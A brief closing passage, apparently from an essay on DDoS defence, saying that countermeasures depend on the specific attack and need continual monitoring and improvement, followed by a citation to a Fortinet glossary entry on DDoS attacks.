The effectiveness of any countermeasures hinges on the specific conditions and nature of the DDoS attack, making these defensive strategies just an initial step. To adapt to evolving attack techniques, it remains essential to consistently oversee and enhance the defense measures.

FORTINET. "What Is a DDoS Attack? DDoS Meaning, Definition & Types." *Fortinet*, www.fortinet.com/resources/cyberglossary/ddos-attack.